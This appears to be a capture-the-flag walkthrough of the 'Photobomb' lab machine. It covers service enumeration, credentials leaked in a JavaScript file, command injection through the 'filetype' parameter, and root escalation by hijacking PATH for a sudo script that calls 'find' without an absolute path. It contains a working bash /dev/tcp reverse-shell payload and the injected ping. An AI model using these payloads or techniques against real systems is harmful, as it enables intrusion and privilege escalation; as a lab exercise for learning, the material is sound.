

Photobomb

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV 10.129.228.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-19 13:00 CST
Nmap scan report for 10.129.228.60
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx server running on port 80 so let's display it in browser. We got prompted with host name "photobomb.htb" so let's add it to /etc/hosts.




```
─$ echo "10.129.228.60 photobomb.htb" | sudo tee -a /etc/hosts
```

It's always worth to run directory / subdomain / etc. enumerating tool in background.




```
─$ gobuster dir -u http://photobomb.htb -w /usr/share/dirb/wordlists/big.txt
```


We got 2 findings, /printer and flavicon.ico directories. The first one requires can be also found in page source code and need credentials to log in which we can also find while analyzing source code of "photobomb.js" and second one runs Sinatra DSL.




```
<a href="/printer"
```



```
<script src="photobomb.js">
```



```
'http://pH0t0:b0Mb!@photobomb.htb/printer'
```




Sinatra doesn't know this ditty.

Try this:


```
get '/flavicon.ico' do
  "Hello World"
end
```

Logging in with credentials we found we are displayed with a page that allows us to download a photo and choose format that we want to save it in.
Let's intercept that request in BurpSuite and look for vulnerabilities.




```
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&
dimensions=30x20
```

There are 3 parameters - photo, filetype and dimensions - let's try test them for command injection vulnerabillity.




```
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
jpg;ping+10.10.141.170&dimensions=30x200
```




```
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:30:28.841104 IP photobomb.htb > 10.10.14.170: ICMP echo request, id 2, seq 282, length 64
13:30:28.841120 IP 10.10.14.170 > photobomb.htb: ICMP echo reply, id 2, seq 282, length 64
13:30:29.504884 IP photobomb.htb > 10.10.14.170: ICMP echo request, id 1, seq 287, length 64
13:30:29.504904 IP 10.10.14.170 > photobomb.htb: ICMP echo reply, id 1, seq 287, length 64
```

We can see it worked for "filetype" parameter, we injected URL encoded ping command to send ICMP packets to our IP which we could listen for with tcpdump. Now let's try injecting command to get a reverse shell, of course first we should setup our listener.




```
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
jpg;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.170/1234+0>%261'&
dimensions=30x200
```




```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.228.60] 40240
bash: cannot set terminal process group (697): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ whoami
whoami
wizard
```

Success ! We received reverse shell and now can continue to escalate our privileges. User flag can be found at /home/wizard.




```
wizard@photobomb:~/photobomb$ ls /home/wizard
ls /home/wizard
photobomb
user.txt
wizard@photobomb:~/photobomb$
```


Not to receive pings on our local machine we can now kill ping process on target.



```
wizard@photobomb:~/photobomb$ ps aux
```




```
wizard      1338  0.0  0.0   7092   860 ?        S    19:26   0:00 ping 10.10.14.170
```




```
wizard@photobomb:~/photobomb$ kill -9 1311
```

Let's run sudo -l to show commands we can run on this user.




```
wizard@photobomb:~/photobomb$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

We can see that /opt/cleanup.sh can be executed with root permissions with no password authentication, and SETENV flag set means that we can pass environment variables to sudo command. Let's look closer to that file.




```
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

One interesting thing is that every command run by this code is given an absolute path but find is not. Let's tett for path hijacking / path injection vulnerability. For that purpose we manipulate PATH variable to run our own "find" binary instead of legitimate find command.




```
wizard@photobomb:~/photobomb$ which find
which find
/usr/bin/find
```




```
wizard@photobomb:~/photobomb$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

For now operating system would look for find command in /usr/bin. Let's change that and put directory where we will save our "find" binary to the front of PATH.




```
wizard@photobomb:~/photobomb$ export PATH=/dev/shm:$PATH
export PATH=/dev/shm:$PATH
```




```
wizard@photobomb:~/photobomb$ echo $PATH
echo $PATH
/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```


Now let's create script that will run bash named "find".



```
wizard@photobomb:~/photobomb$ vim /dev/shm/find
vim /dev/shm/find
I
#!/bin/bash

bash^[:wq
~
~
```



```
wizard@photobomb:~/photobomb$ cat /dev/shm/find
cat /dev/shm/find

#!/bin/bash

bash
```




```
wizard@photobomb:~/photobomb$ chmod +x /dev/shm/find
```

It doesn't seem clear using vim at first sight but simply:

- Run vim /dev/shm/find
- Type I (capital i) and press enter to set inputting mode
- Input code
- Click Esc to escape inputting mode (go back to command mode)
- Type :wq and click Enter to write and quit

As said before we can pass environment variables to command so we run /opt/cleanup.sh with root permissions with /dev/shm directory set to be first checked before others in PATH variable.



```
wizard@photobomb:~/photobomb$ sudo PATH=/dev/shm:$PATH /opt/cleanup.sh
sudo PATH=/dev/shm:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# whoami
whoami
root
root@photobomb:/home/wizard/photobomb# ls /root
ls /root
root.txt
```

Success ! We gained root access and root flag can be found at /root.